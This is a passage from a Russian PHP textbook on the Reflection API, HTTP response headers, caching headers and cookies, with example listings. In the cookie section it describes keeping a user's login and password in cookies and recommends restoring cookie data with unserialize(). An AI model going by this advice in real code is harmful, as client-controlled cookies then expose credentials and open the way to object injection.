Термин *отражение* (reflection) в ООП обозначает некоторый встроенный в язык класс, объект которого хранит информацию о структуре самой программы. Фактически отражение — это информация об информации (или, как еще говорят, метаданные).

Рассмотрим, например, класс-отражение `ReflectionFunction`. Объект этого класса хранит информацию о некоторой функции, включающую в себя: имя функции, место ее определения в программе, данные о количестве и типе аргументов. Самое важное свойство отражений — это способность взаимодействовать с объектом, на который они ссылаются. Например, используя отражение `ReflectionFunction`, мы можем выполнить неявный вызов функции (листинг 30.4).

Листинг 30.4. Отражение функции. Файл rfunc.php

```
<?php ## Отражение функции
  function throughTheDoor($which) { echo "(get through the $which door)"; }
  $func = new ReflectionFunction('throughTheDoor');
  $func->invoke("left");
?>
```

Все классы-отражения реализуют интерфейс `Reflector`, встроенный в PHP. Этот интерфейс не содержит ни одного метода и служит только в целях классификации: например, оператор (`$obj instanceof Reflector`) вернет `true`, если `$obj` — отражение. Кроме того, если во время работы произойдет какая-либо ошибка, генерируется исключение `ReflectionException`, производное от базового класса `Exception` (мы рассматривали его в предыдущей главе).

В PHP существует несколько классов-отражений, взаимодействующих друг с другом. Сейчас мы рассмотрим эти классы подробнее, начиная с самых простых.

Функция: *ReflectionFunction*

Одно из наиболее простых и понятных отражений — это отражение функции. Класс обладает следующим интерфейсом (имеется в виду набор методов):

```
class ReflectionFunction implements Reflector
{
  public __construct(string $name);
  public string getName();
  public bool isInternal();
  public bool isUserDefined();
  public string getFileName();
  public int getStartLine();
  public int getEndLine();
  public string getDocComment();
  public array getStaticVariables();
  public mixed invoke(...);
  public string __toString();
  public bool returnsReference();
  public ReflectionParameter[] getParameters();
}
```

Конструктор класса предназначен для создания в программе новых объектов-отражений. Он принимает единственный аргумент — имя функции, для которой создается отражение. Если функции с указанным именем не существует, возбуждается исключение `ReflectionException`, которое можно перехватить (листинг 30.5).

Листинг 30.5. Перехват исключения отражения. Файл rexcept.php

```
<?php ## Перехват исключения отражения
  try {
    $obj = new ReflectionFunction("spoon");
  } catch (ReflectionException $e) {
    echo "Исключение: ", $e->getMessage();
  }
?>
```

> ***Примечание***
>
> Прежде чем переходить к методам класса, обсудим один важный момент. Как видите, отражение создается вызовом оператора `new`. Что произойдет, если создать *два* объекта-отражения для одного и того же класса, записав их в разные переменные? Оказывается, в этом случае у нас в программе, действительно, появятся два независимых объекта, хранящих идентичные значения. Изменение одного объекта не повлечет за собой изменение второго, и наоборот.

Методы `isInternal()` и `isUserDefined()` возвращают признак того, является ли функция встроенной или же была определена пользователем.

Методы `getFileName()`, `getStartLine()` и `getEndLine()` указывают, в каком файле и на каких строках находится определение функции. Они имеются практически во всех классах-отражениях, и в дальнейшем мы уже не будем их подробно описывать.

Функция-член `getDocComment()` довольно интересна. Она возвращает содержимое многострочного комментария, который присутствовал в исходном файле непосредственно *перед* определением функции. Рассмотрим пример (листинг 30.6).

Листинг 30.6. Документирование. Файл rdoc.php

```
<?php ## Документирование
/**
 * Документация для следующей
 * функции (после "/**" не должно быть пробелов!)
 */
  function func() {}
  $obj = new ReflectionFunction("func");
  echo "<pre>".$obj->getDocComment()."</pre>";
?>
```

Результатом работы этого скрипта будет текст:

```
/**
 * Документация для следующей
 * функции (после "/**" не должно быть пробелов!)
**/
```

Обратите внимание на то, что после открывающей последовательности `"/**"` не должно быть ни одного другого символа, кроме перевода строки. Не допускаются даже пробелы! Возможно, в новых версиях PHP этот недостаток будет исправлен.

Метод `getStaticVariables()` возвращает массив всех статических переменных функций и соответствующие им значения, которые они имеют *в текущий* момент. Имена переменных хранятся в ключах массива.

Метод `invoke()` мы уже затрагивали выше. Он позволяет вызвать функцию, для которой создано отражение, с произвольным списком аргументов. Метод работает в точности так же, как встроенная функция `call_user_func()`, однако в свете идей ООП он идеологически более корректен.

Функция-член `__toString()`, как обычно, применяется для получения строкового представления объекта. Она возвращает отладочное сообщение, в котором приводятся все основные свойства отражения.

Метод `returnsReference()` вернет в программу `true`, если функция возвращает ссылку, т. е. если при ее описании в заголовке использовался символ `&`.

Наконец, мы подошли к последнему методу, `getParameters()`. Он возвращает список, хранящий информацию обо всех параметрах функции. При этом каждый параметр также представлен своим отражением — объектом класса `ReflectionParameter`. Давайте рассмотрим этот класс.

Параметр функции: *ReflectionParameter*

Объекты данного класса хранят информацию об одном отдельно взятом аргументе функции. Интерфейс класса таков:

```
class ReflectionParameter implements Reflector {
  public __construct(string $funcName, string $paramName);
  public string getName();
  public ReflectionClass getClass();
  public bool allowsNull();
  public bool isPassedByReference();
  public string __toString();
}
```

Для создания нового объекта-отражения можно использовать недокументированный конструктор `__construct($funcName, $paramName)`. Он принимает два аргумента: первый — это имя функции, в которой определяется аргумент, а второй — имя параметра (вместо имени можно также задавать его порядковый номер, начиная с нуля). Для успешного создания объекта функция с именем, заданным в *`$funcName`*, должна существовать; кроме того, у нее должен быть аргумент с названием, переданным в *`$paramName`*.

> ***Замечание***
>
> Обычно отражения для параметров не создают напрямую; вместо этого используют метод `ReflectionFunction::getParameters()`.

Метод `getName()` возвращает имя переменной-аргумента в заголовке функции.

Функция-член `getClass()` возвращает *тип* аргумента, если он был уточнен. Про уточнение типов мы говорили в *главе 23*.

Метод `allowsNull()` возвращает истинное значение, если аргумент может иметь значение `NULL` при вызове функции или быть опущенным (в настоящий момент это применяется только для некоторых встроенных в PHP функций).

Наконец, метод `isPassedByReference()` вернет `true` только в том случае, если параметр передается по ссылке (перед его именем в определении стоит `&`, *см. главу 11*).

Обратите внимание на то, что у данного отражения нет конструктора.

Итак, мы видим, что `ReflectionFunction` как бы ссылается на `ReflectionParameter`, а последний, в свою очередь, может возвращать объекты типа `ReflectionClass`. Что ж, двигаемся дальше.

Класс: *ReflectionClass*

Отражение `ReflectionClass` — самое обширное из всех. Объект-отражение хранит в себе информацию о некотором классе, описанном в программе. Список методов, присутствующих в `ReflectionClass`, весьма впечатляющ. К счастью, имя каждого метода говорит само за себя, и поэтому мы можем ограничиться лишь поверхностными пояснениями прямо в приведенном ниже интерфейсе класса:

```
class ReflectionClass implements Reflector
{
  public __construct(string $name);
  public string getName();       // имя класса
```

```
  public int getModifiers();
  public bool isInternal();      // встроенный класс?
  public bool isUserDefined();   // определен пользователем?
  public string getFileName();   // файл, где определен класс
  public int getStartLine();     // где начинается
  public int getEndLine();       // и где заканчивается описание
  public string getDocComment(); // документация-комментарий
  public mixed getConstant(string $name);
  public array getConstants();
  public ReflectionMethod getConstructor();
  public ReflectionMethod getMethod(string $name);
  public ReflectionMethod[] getMethods();
  public ReflectionProperty getProperty(string $name);
  public ReflectionProperty[] getProperties();
  public array getStaticProperties();
  public array getDefaultProperties();
  public ReflectionClass[] getInterfaces();
  public ReflectionClass getParentClass();
  public bool isInstantiable();
  public bool isInterface();  // это интерфейс, а не класс?
  public bool isFinal();      // класс нельзя наследовать?
  public bool isAbstract();   // класс абстрактен?
  public bool isInstance($object);
  public bool isSubclassOf(mixed $class);
  public bool isIterateable();
  public bool implementsInterface(mixed $ifaceName);

  public newInstance(...);
  public string __toString(); // отладочное представление
}
```

Остановимся на тех методах, которые не были прокомментированы выше.

Самый главный метод — это, конечно, конструктор. С его помощью можно создать новый объект-отражение, указав имя класса (листинг 30.7).

Листинг 30.7. Отражение класса. Файл rclass.php

```
<?php ## Отражение класса
  $cls = new ReflectionClass('ReflectionException');
  echo "<pre>", $cls, "</pre>";
?>
```

Результат работы этого скрипта таков (обратите внимание на *неявный* вызов метода `__toString()` в этом примере):

```
Class [  class ReflectionException extends Exception implements Throwable ] {
  - Constants [0] {
  }
  - Static properties [0] {
  }
```

```
  - Static methods [0] {
  }
  - Properties [4] {
    Property [  protected $message ]
    Property [  protected $code ]
    Property [  protected $file ]
    Property [  protected $line ]
  }
  - Methods [10] {
    Method [  public method __construct ] {
      - Parameters [3] {
        Parameter #0 [  $message ]
        Parameter #1 [  $code ]
        Parameter #2 [  $previous ]
      }
    }
    Method [  public method __wakeup ] {
    }
    Method [  final public method getMessage ] {
    }
    Method [  final public method getCode ] {
    }
    Method [  final public method getFile ] {
    }
    Method [  final public method getLine ] {
    }
    Method [  final public method getTrace ] {
    }
    Method [  final public method getPrevious ] {
    }
    Method [  final public method getTraceAsString ] {
    }
    Method [  public method __toString ] {
    }
  }
}
```

Метод `getModifiers()` возвращает целое значение (битовую маску), в котором могут быть установлены или сброшены отдельные биты. Установленные биты соответствуют различным модификаторам доступа, указанным перед именем класса при его определении (например, `abstract`, `final`). Для того чтобы получить текстовое представление модификаторов, используйте следующую конструкцию, которая возвращает массив строк:

```
Reflection::getModifierNames($cls->getModifiers())
```

Методы `getConstant()` и `getConstants()` возвращают, соответственно, значение константы с указанным именем или ассоциативный массив всех констант, определенных в классе. При этом также учитываются и те константы, которые были созданы в базовых классах и интерфейсах. Таким образом, при наследовании производный класс как бы "вбирает" в себя все константы из своего "родителя".

Метод `getInterfaces()` возвращает список всех отражений-интерфейсов, которые реализует текущий класс. Отражение для интерфейса имеет тот же самый тип, что и отражение для класса — а именно `ReflectionClass`. Метод `getParentClass()` возвращает отражение для базового класса или `false`, если класс не является производным.

Функция-член `isInstantiable()` вернет истинное значение, если объект текущего класса можно создать при помощи оператора `new` (т. е. класс не является интерфейсом и не абстрактный).

Метод `isInstance()` позволяет проверить, является ли объект, указанный в его параметрах, экземпляром класса, которому соответствует отражение. Его вызов работает точно так же, как оператор `instanceof`.

Функция-член `isSubclassOf()` проверяет, является ли текущий класс *производным* по отношению к тому, чье отражение (или имя) указано в ее параметрах. Иными словами, если `$cls->isSubclassOf("SomeClass")` вернула истинное значение, значит, объект класса `$cls->getName()` можно передавать в функции, требующие аргумента типа `SomeClass`. Метод `implementsInterface()` очень похож на `isSubclassOf()`, за исключением того, что проверяет, реализует ли класс указанный интерфейс или нет.

Наконец, последний метод, `newInstance()`, позволяет создать объект класса, которому соответствует отражение, т. е. инстанцировать класс. При этом можно указать аргументы, которые будут переданы конструктору. Мы уже рассматривали этот прием в начале главы.

Наследование и отражения

Функции-члены `getConstructor()`, `getMethod()` возвращают, соответственно, отражение `ReflectionMethod` для конструктора класса и метода с указанным именем. Функция `getMethods()` дает список всех методов-отражений, определенных в классе. В списке также присутствуют и методы, унаследованные из базовых классов, *в том числе и закрытые* (`private`).

> ***Замечание***
>
> Про класс `ReflectionMethod` мы поговорим чуть позже *(см. разд. "Метод класса: ReflectionMethod" далее в этой главе)*. Пока же скажем, что он очень похож на тип `ReflectionFunction`.

Методы `getProperty()` и `getProperties()` возвращают, соответственно, отражение `ReflectionProperty` для свойства класса с указанным именем или же список всех свойств-отражений. Это отражение мы обсудим в следующем разделе. (К сожалению, нам опять приходится приводить ссылку вперед, ведь классы-отражения очень тесно взаимодействуют друг с другом.)

В отличие от ситуации с методами, закрытые свойства базового класса не наследуются производным. (Точнее, к ним нельзя обратиться из класса-потомка.) Иными словами, в списке, возвращаемом `getProperties()`, будут присутствовать только свойства "своего" класса (все, закрытые — тоже), а также `public`- и `protected`-свойства базового, *и только*.

Листинг 30.8 поможет вам поставить все точки над "i" в вопросе о наследовании свойств и методов.

Листинг 30.8. Наследования и модификаторы доступа. Файл rinherit.php

```
<?php ## Наследования и модификаторы доступа
  // Класс с единственным ЗАКРЫТЫМ свойством
  class Base
  {
    private $prop = 0;
    function getBase() { return $this->prop; }
  }
  // Класс с открытым свойством, имеющим такое же имя, как и в базовом.
  // Это свойство будет полностью обособленным.
  class Derive extends Base
  {
    public $prop = 1;
    function getDerive() { return $this->prop; }
  }

  echo "<pre>";
  $cls = new ReflectionClass('Derive');
  $obj = $cls->newInstance();
  $obj->prop = 2;
  // Распечатываем значения свойств и убеждаемся, что они не пересекаются
  echo "Base: {$obj->getBase()}, Derive: {$obj->getDerive()}<br />";
  // Распечатываем свойства производного класса
  var_dump($cls->getProperties());
  // Распечатываем методы производного класса
  var_dump($cls->getMethods());
?>
```

Обратите внимание, что производному классу совершенно не важно, свойства с какими именами были объявлены в базовом. Он в любом случае не может иметь к ним доступа, и поэтому то, что в `Derive` имя свойства случайно совпало с именем закрытого члена класса `Base`, не ведет ни к каким побочным эффектам. Мы получим следующий результат:

```
Base: 0, Derive: 2
array(1) {
  [0]=>
  object(ReflectionProperty)#3 (2) {
    ["name"]=>
    string(4) "prop"
    ["class"]=>
    string(6) "Derive"
  }
}
array(2) {
  [0]=>
  object(ReflectionMethod)#3 (2) {
    ["name"]=>
    string(9) "getDerive"
```

```
    ["class"]=>
    string(6) "Derive"
  }
  [1]=>
  object(ReflectionMethod)#4 (2) {
    ["name"]=>
    string(7) "getBase"
    ["class"]=>
    string(4) "Base"
  }
}
```

Как видите, закрытые свойства `Base` и открытые — `Derive` не пересекаются. В то же время, если бы мы объявили `Base::$prop` как `protected`- или `public`-свойство, оно бы оказалось *общим* с `Derive::$prop`. Вы можете провести эксперимент, заменив `private` на `public`, и увидеть, что первая строчка в выводе скрипта изменится: там будут напечатаны одинаковые числа.

> ***Примечание***
>
> Обратите также внимание на тот интересный факт, что у всех методов проставлен класс-владелец `Derive`, даже у метода `getBase()`, описанного в `Base`. Это означает, что при наследовании классов методы, в отличие от свойств, меняют своего "владельца".

Метод `getStaticProperties()`, в отличие от `getProperties()`, возвращает не список свойств-отражений, а ассоциативный массив с ключами — именами статических свойств класса, и значениями — их величинами. Точно так же работает и метод `getDefaultProperties()`, но только он возвращает массив со значениями свойств *по умолчанию* (напоминаем, что значения по умолчанию указываются при описании класса в виде: `public $property=defaultValue`).

В итоге мы видим, `ReflectionClass` ссылается на два других, неизвестных нам отражения — `ReflectionProperty` и `ReflectionMethod`. Давайте рассмотрим их последовательно.

Свойство класса: *ReflectionProperty*

Отражение `ReflectionProperty` соответствует отдельно взятому свойству некоторого класса. Рассмотрим его интерфейс:

```
class ReflectionProperty implements Reflector
{
  public __construct(mixed $class, string $name);
  public string getName();     // возвращает имя свойства
  public bool isPublic();      // public-свойство?
  public bool isPrivate();     // private?
  public bool isProtected();   // protected?
  public bool isStatic();      // статическая переменная класса?
  public int getModifiers();   // битовая маска модификаторов
  public ReflectionClass getDeclaringClass(); // класс-владелец
  public mixed getValue($object);
```

```
  public void setValue($object, mixed $value);
  public string __toString(); // отладочное представление
}
```

Как видите, ничего особенно сложного в этом описании нет. Остановимся на методах `getValue()` и `setValue()`, которые позволяют неявно получать или, наоборот, устанавливать значения некоторых свойств объекта. Параметр `$object` как раз и указывает тот объект, в котором будут производиться изменения — ведь свойство не существует в классе само по себе, оно имеется только в объекте.

Метод класса: *ReflectionMethod*

Класс-отражение `ReflectionMethod` соответствует данным о методе некоторого класса. Метод очень похож на функцию, именно поэтому `ReflectionMethod` является производным классом от `ReflectionFunction`. Как видно, в класс также добавляется много новых функций.

```
class ReflectionMethod extends ReflectionFunction
{
  public __construct(mixed $class, string $name);
  public mixed invoke($object, ...);
  public bool isFinal();       // метод нельзя переопределить?
  public bool isAbstract();    // абстрактный метод?
  public bool isPublic();      // открытый?
  public bool isPrivate();     // закрытый?
  public bool isProtected();   // защищенный?
  public bool isStatic();      // статический?
  public bool isConstructor(); // а может, это конструктор?
  public bool isDestructor();  // а может, и деструктор...
  public int getModifiers();   // битовая маска модификаторов
  public Reflection_Class getDeclaringClass(); // класс-владелец
  // Плюс методы, унаследованные от базового класса.
}
```

Особого внимания тут заслуживает, разве что, функция-член `invoke()`, которая позволяет неявно вызвать метод для указанного объекта `$object`. Она принимает переменное число параметров (по количеству аргументов вызываемого метода).

Библиотека расширения: *ReflectionExtension*

Последнее отражение, которое имеется в PHP, относится к поддержке библиотек расширения. Каждая такая библиотека может подключаться в файле php.ini директивой `extension=`*`имя_расширения`*. Нам еще предстоит рассматривать расширения в *части VII*. Класс-отражение `ReflectionExtension` позволяет получить в программе свойства того или иного расширения. Его интерфейс выглядит так:

```
class ReflectionExtension implements Reflector
{
  public __construct(string name);
  public string getName();      // имя библиотеки расширения
  public string getVersion();   // ее версия
```

```
  public ReflectionFunction[] getFunctions();  // список функций
  public array getConstants();  // значения всех констант
  public array getINIEntries(); // значения всех директив php.ini
  public string __toString();   // отладочное представление
}
```

Для того чтобы получить имена всех загруженных расширений, используется функция `get_loaded_extensions()`. Она возвращает просто список имен, вы должны потом самостоятельно создать объекты `ReflectionExtension`.

Пример из листинга 30.9 выводит список всех констант, определяемых в подключенных расширениях PHP. С его помощью вы можете узнать, что, оказывается, в программе изначально доступно более 500 предопределенных констант!

Листинг 30.9. Использование отражения библиотеки. Файл rext.php

```
<?php ## Использование отражения библиотеки
  $consts = [];
  foreach (get_loaded_extensions() as $name) {
    $ext = new ReflectionExtension($name);
    $consts = array_merge($consts, $ext->getConstants());
  }
  echo "<pre>".var_export($consts, true)."</pre>";
?>
```

Различные утилиты: *Reflection*

Класс `Reflection` не является отражением. Он лишь содержит две статические функции, которые могут пригодиться на практике:

```
class Reflection {
  public static array getModifierNames(int $modifiers);
  public static string export(string $refl, bool $return=false);
}
```

Статический метод `getModifierNames()`, который мы уже затрагивали, принимает на вход битовую маску различных модификаторов и возвращает список текстовых представлений этих модификаторов.

Метод `export()` предназначен для отладочных целей. Он принимает в качестве своего параметра объект-отражение, вызывает у него метод `__toString()`, выводит в браузер результат (если `$return = false`, то строка не выводится, а просто возвращается).

Исключение: *ReflectionException*

Данный класс также не является классом-отражением. Он предназначен для создания и генерации исключений, что происходит при любой ошибке по работе с отражениями. `ReflectionException` наследует стандартный класс `Exception`, существующий в PHP, и не добавляет к нему никаких собственных методов. Фактически он создан только в целях классификации исключений *(см. главу 26)*.


Иерархия

Итак, после столь длинного описания настало время окинуть взглядом общую иерархию классов и интерфейсов, задействованных в аппарате отражений. Вот соответствующие заголовки:

```
class Reflection { }
interface Reflector { }
  class ReflectionFunction implements Reflector { }
    class ReflectionMethod extends Reflection_Function { }
  class ReflectionParameter implements Reflector { }
  class ReflectionClass implements Reflector { }
  class ReflectionProperty implements Reflector { }
  class ReflectionExtension implements Reflector { }
class ReflectionException extends Exception { }
```


Резюме

В этой главе мы рассмотрели механизм отражений. Мы узнали, что отражения, изначально пришедшие в PHP из языка Java, позволяют получать "данные о данных" — сведения о структуре классов, методов, свойств и т. д. текущей программы.



ЧАСТЬ VI

Работа с сетью в PHP



ГЛАВА 31

Работа с HTTP и WWW

Листинги данной главы
можно найти в подкаталоге www.

Мы уже рассматривали основы протокола HTTP в *части I*. Оператор `echo`, предназначенный для вывода *данных* в браузер, нам также хорошо знаком. Но, кроме данных, браузеру посылаются также и некоторые заголовки ответа. Теперь осталось лишь разобрать, какие средства предусмотрены в PHP для работы с этими заголовками.

Заголовки ответа

Первая функция, которую мы сейчас рассмотрим, — `header()` — предназначена для посылки заголовка браузеру, точнее, для *добавления* заголовка к документу, пересылаемому браузеру. Она может быть вызвана только до первой команды вывода сценария, конечно, если в PHP не включена буферизация *(см. главу 49)*.

Вывод заголовка ответа

`int header(string $`*`string`*`)`

Обычно функция `header()` является одной из первых команд сценария. Она предназначена для установки заголовков ответа, которые будут переданы браузеру — по одному заголовку на вызов.

Пример:

```
// Перенаправляет браузер на другой сайт
header("Location: http://php.net");
// Теперь принудительно завершаем сценарий ввиду того, что после
// перенаправления больше делать нечего
exit();
```

Проблемы с заголовками

Иногда при вызове функции `header()` вы можете столкнуться со следующим предупреждением PHP:

```
Warning: Cannot modify header information - headers already sent by (output started
at badheader.php:2) in badheader.php on line 3
```

Как уже говорилось, вызов `header()` обязательно должен осуществляться до любого оператора вывода в сценарии. Сообщение в примере выше говорит нам, что на строке 2 сценария badheader.php "проскочил" оператор вывода. В строке 3 была вызвана функция `header()`, которая и рапортует об ошибке.

Что же это за "оператор вывода"? Например, команда `echo`, или же какое-нибудь предупреждение, сгенерированное PHP и выведенное в браузер. Кроме того, текст вне `<?php` и `?>` также рассматривается как оператор вывода, а потому старайтесь не делать лишних пробелов до первой "скобки" `<?php` в сценарии (и в особенности в файле, который этим сценарием включается) и, конечно, после последнего ограничителя `?>` во включаемом файле.

> ***Внимание!***
> Текстом считаются даже пробелы и переводы строк. Это очень распространенная ошибка.

Вы можете легко обнаружить подобную ошибку несвоевременного вызова функции `header()`, если выставите уровень контроля ошибок (директива `error_reporting` в файле php.ini или одноименная функция PHP), равный `E_ALL`, — в этом случае при недопустимом вызове `header()` вы получите предупреждение.

Обратите внимание на то, что если какой-то файл с библиотекой функций включается в скрипт, в нем не должно быть пробелов не только до первого `<?php`, но также и после последнего `?>`. В самом деле, рассмотрим пример:

```
include "function_library.php";
header("Location: http://forum.exler.ru/index.php?showtopic=41812");
```

Если в файле function_library.php после `?>` "проскочит" пробел (или перевод строки), он будет выведен в браузер еще до вызова функции `header()`, а значит, приведет к ошибке.

> ***Примечание***
> В связи с этим, стандарт оформления кода PSR-2, который мы более подробно рассмотрим в *главе 42*, требует исключать завершающий тег `?>`, если после него в файле отсутствует какой-либо значимый текст.

Если в скрипте вдруг понадобится узнать, произошел ли уже вывод хоть какого-нибудь текста, можно воспользоваться функцией `headers_sent()`.

```
bool headers_sent([string &$file] [, int &$line])
```

Функция проверяет, были ли уже отправлены все заголовки ответа в браузер или нет (возвращает, соответственно, `true` или `false`). Если они были отправлены, то вызывать `header()` в данный момент нельзя: результатом будет ошибка. Вы можете также задать две переменных в качестве `$file` и `$line` — в этом случае в них будет записано имя файла и номер строки, в которой был выполнен первый оператор вывода (`echo` или же просто текст вне `<?php...?>`).

Запрет кэширования

Изрядное количество сценариев генерируют страницы, постоянно изменяющиеся во времени. Кэширование таких документов, которое иногда пытаются провести "слиш-

ком умные" браузеры и прокси-серверы, следует отключить. В противном случае пользователь может увидеть устаревшие данные и не заметить, что ваша страница изменилась.

Вообще говоря, если браузер "захочет" сохранять страницу в кэше и затем постоянно выдавать пользователю одно и то же, никакая сила не сможет запретить ему делать это. К счастью, большинство браузеров более "послушны" — они адекватно реагируют на специальные *заголовки запрета кэширования*, которые могут присутствовать в странице, полученной с сервера. То же самое делают и прокси-серверы — правда, они используют уже другие заголовки.

Для вывода необходимых заголовков применяется функция `header()`. Чтобы отключить браузерное кэширование, используйте в начале сценария команды, приведенные в листинге 31.1.

Листинг 31.1. Запрет кэширования. Файл lib/nocache.php

```
<?php ## Функция для запрета кэширования страницы браузером
  function nocache() {
    header("Expires: Thu, 19 Feb 1998 13:24:18 GMT");
    header("Last-Modified: " . gmdate("D, d M Y H:i:s") . " GMT");
    header("Cache-Control: no-cache, must-revalidate");
    header("Cache-Control: post-check=0,pre-check=0");
    header("Cache-Control: max-age=0");
    header("Pragma: no-cache");
  }
?>
```

Самое неприятное то, что для полного запрета кэширования приходится всегда посылать 6 указанных заголовков, и ни один пропустить нельзя — в противном случае может "забуксовать" либо браузер, либо прокси-сервер (если таковой имеется).

Получение выведенных заголовков

Прежде чем отправиться в браузер, все заголовки ответа накапливаются в специальном буфере. Вы можете в любой момент получить его содержимое при помощи описанной далее функции.

`list headers_list()`

Функция возвращает все заголовки, содержащиеся в буфере и отправленные скриптом до этого (в том числе явно, при помощи функции `header()` или `setcookie()`). Результирующий список содержит строковые элементы следующего вида:

ИмяЗаголовка: *ЗначениеЗаголовка*

Имя заголовка отделяется от его значения двоеточием, как это требует протокол HTTP. Например:

```
Content-type: text/plain
```

Функцию удобно использовать в отладочных целях.

Получение заголовков запроса

Для получения всех заголовков запроса (того самого запроса, что вынудил запуститься сценарий) следует воспользоваться функцией `getallheaders()`.

`array getallheaders()`

Функция возвращает ассоциативный массив, содержащий данные о HTTP-заголовках запроса клиента, породившего запуск сценария. Ключи массива хранят названия заголовков, а значения — их величины.

Пример использования этой функции приведен в листинге 31.2.

Листинг 31.2. Получение заголовков запроса. Файл getallheaders.php

```
<?php ## Получение заголовков запроса
  $headers = getallheaders();
  Header("Content-type: text/plain");
  print_r($headers);
?>
```

Не стоит увлекаться вызовами `getallheaders()`: часто интересующую информацию (такую, например, как название браузера) можно получить и через переменные окружения. Последний способ гораздо более переносим, поэтому всеми силами старайтесь предпочесть его.

> ***Примечание***
>
> Распечатать все имеющиеся переменные окружения можно командой `print_r($_SERVER)`.

Работа с cookies

Что такое cookies и как происходит работа с ними, описано в *части II* книги. Повторим лишь основы.

Немного теории

Итак, cookie — это именованная порция (довольно небольшая) информации, которая может сохраняться прямо в настройках браузера пользователя между сеансами. Причина, по которой применяются cookies, — большое количество посетителей вашего сервера, а также нежелание иметь нечто подобное в базе данных для хранения информации о каждом посетителе. Поиск в такой базе может слишком затянуться (например, при миллионе гостей в день он будет отнимать львиную долю времени), и в то же время нет никакого смысла централизованно хранить столь отрывочные сведения. Использование cookies фактически перекладывает задачу на плечи браузера, решая одним махом как проблему быстродействия, так и проблему большого объема базы данных с информацией о пользователе.

Самый распространенный пример использования cookies — имя входа и пароль пользователя, использующего некоторые защищенные ресурсы вашего сайта. Эти данные,

конечно же, между открытиями страниц хранятся в cookies, для того чтобы пользователю не пришлось их каждый раз набирать вручную заново.

У каждого cookie есть определенное *время жизни*, по истечении которого он автоматически уничтожается. Существуют также cookies, которые "живут" только в течение текущего сеанса работы с браузером (это могут быть, например, имя и пароль, введенные при авторизации), или же идентификатор сессии *(см. главу 34)*.

Каждый cookie устанавливается сценарием на сервере. Для этого сервер должен послать браузеру специальный заголовок вида:

```
Set-cookie: данные
```

Однако в PHP данный процесс скрыт за функцией `setcookie()`, которую мы сейчас рассмотрим, так что нам нет смысла вдаваться в детали.

Пожалуй, из теории осталось только добавить, что сценарии с других серверов, а также расположенные в другом каталоге, не будут извещены о "чужих" cookies. Для них их как словно и нет. И это правильно с точки зрения безопасности — кто знает, насколько секретна может быть информация, сохраненная в cookies? А вдруг там хранится номер кредитной карточки или пароль доступа к главному компьютеру Пентагона?..

Установка cookie

Перейдем теперь к тому, как устанавливать cookies.

> ***Внимание!***
>
> Так как cookie фактически представляет собой обычный заголовок, установить его можно только перед первой командой вывода в сценарии. Если вы получаете ошибки о невозможности вывода заголовка, проверьте, не стоит ли перед первым тегом `<?php` в сценарии текст или пробельный символ. Проверьте также все включаемые в скрипт файлы (они не должны содержать ничего и после тега `?>`).

```
int setcookie(
  string $name
  [, string $value]
  [, int $expire = 0]
  [, string $path]
  [, string $domain]
  [, bool $secure = false]
  [, bool $httponly = false])
```

Вызов `setcookie()` определяет новый cookie, который тут же посылается браузеру вместе с остальными заголовками. Все аргументы, кроме имени, необязательны. Если задан только параметр `$name` (имя cookie), то cookie с указанным именем у пользователя удаляется. Вы можете пропускать аргументы, которые не хотите задавать, указывая вместо них пустые строки `""`. Аргументы `$expire` и `$secure`, как мы видим, не могут быть представлены строками, а потому вместо пустых строк здесь нужно использовать `0`. Параметр `$expire` задает timestamp-формат, который, например, может быть сформирован функциями `time()` или `mktime()`. Параметр `$secure` говорит о том, что величина cookie может передаваться только через безопасное HTTPS-соединение (мы не будем рассматривать в этой книге HTTPS, о нем можно написать целые тома, что, вообще го-

воря, и делается). Параметр *$httponly* сообщает, что cookies могут быть установлены только через HTTP-протокол и не будут доступны скриптовым языкам вроде JavaScript. Вот несколько примеров использования функции `setcookie()`:

```
// Cookie на одну сессию, т. е. до закрытия браузера
setcookie("cookie", "I promise, by the time you're done eating it,
you'll feel right as rain.");
// Эти cookies уничтожаются браузером через 1 час после установки
setcookie("other", "Here, take a cookie.", time() + 3600);
```

> ***Внимание!***
>
> Учтите, что после вызова функции `setcookie()` только что созданный cookie *не появляется* ни в массиве `$_COOKIE`, ни среди глобальных переменных (при `register_globals=On`). Он возникнет там только *при следующем* запуске сценария — даже если функция `setcookie()` в нем и не будет вызвана.

Параметр *$value* автоматически URL-кодируется при посылке на сервер, а при получении cookie автоматически декодируется, как это происходит и с данными формы, так что нам не нужно об этом заботиться.

В листинге 31.3 представлен счетчик посещения страницы конкретным посетителем. Запуская данный сценарий, пользователь будет видеть, сколько раз *он* уже гостил на вашей странице.

Листинг 31.3. Счетчик посещения страницы. Файл sillycount.php

```
<?php ## Счетчик посещения страницы одним пользователем
  $counter = isset($_COOKIE['counter']) ? $_COOKIE['counter'] : 0;
  $counter++;
  setcookie("counter", $counter, 0x7FFFFFFF);
  # Внимание! $_COOKIE['counter'] этот вызов не обновляет!
  # Новое значение будет доступно только при следующем посещении.
  echo "Вы запустили этот сценарий $counter раз(а).";
?>
```

Видите, как просто мы храним информацию о посещениях, даже если на наш сайт попадают миллионы человек в день? А теперь представьте себе, какой код пришлось бы написать, чтобы сделать аналогичную программу, но с сохранением данных на сервере...

Массивы и cookie

Возможно, вам понадобится сохранять в cookies не только строки, но и сложные объекты. Для этой цели объект нужно сначала преобразовать в строку, например при помощи функции `serialize()`, и поместить ее в cookie. А потом, наоборот, распаковать строку, используя функцию `unserialize()`.

Однако если сохраняемый массив имеет небольшой размер, каждый его элемент можно разместить в отдельном cookie:

```
setcookie("arr[0]", "What was said was for you and for you alone.");
setcookie("arr[1][0]", "Whoa, deja vu."); // многомерный массив, помните?
```

По сути, cookie с именем arr[0] ничем не отличается с точки зрения *браузера* и сервера от обычного cookie. Зато PHP, получив cookie с именем, содержащим квадратные скобки, поймет, что это на самом деле элемент массива, и создаст его (массив) как элементы $_COOKIE и $_REQUEST (в последний массив также попадут GET- и POST-данные):

```
echo "Значение первого элемента cookie: {$_COOKIE['arr'][0]}<br>";
echo "{$_REQUEST['arr'][1][0]} — What did you just say?";
```

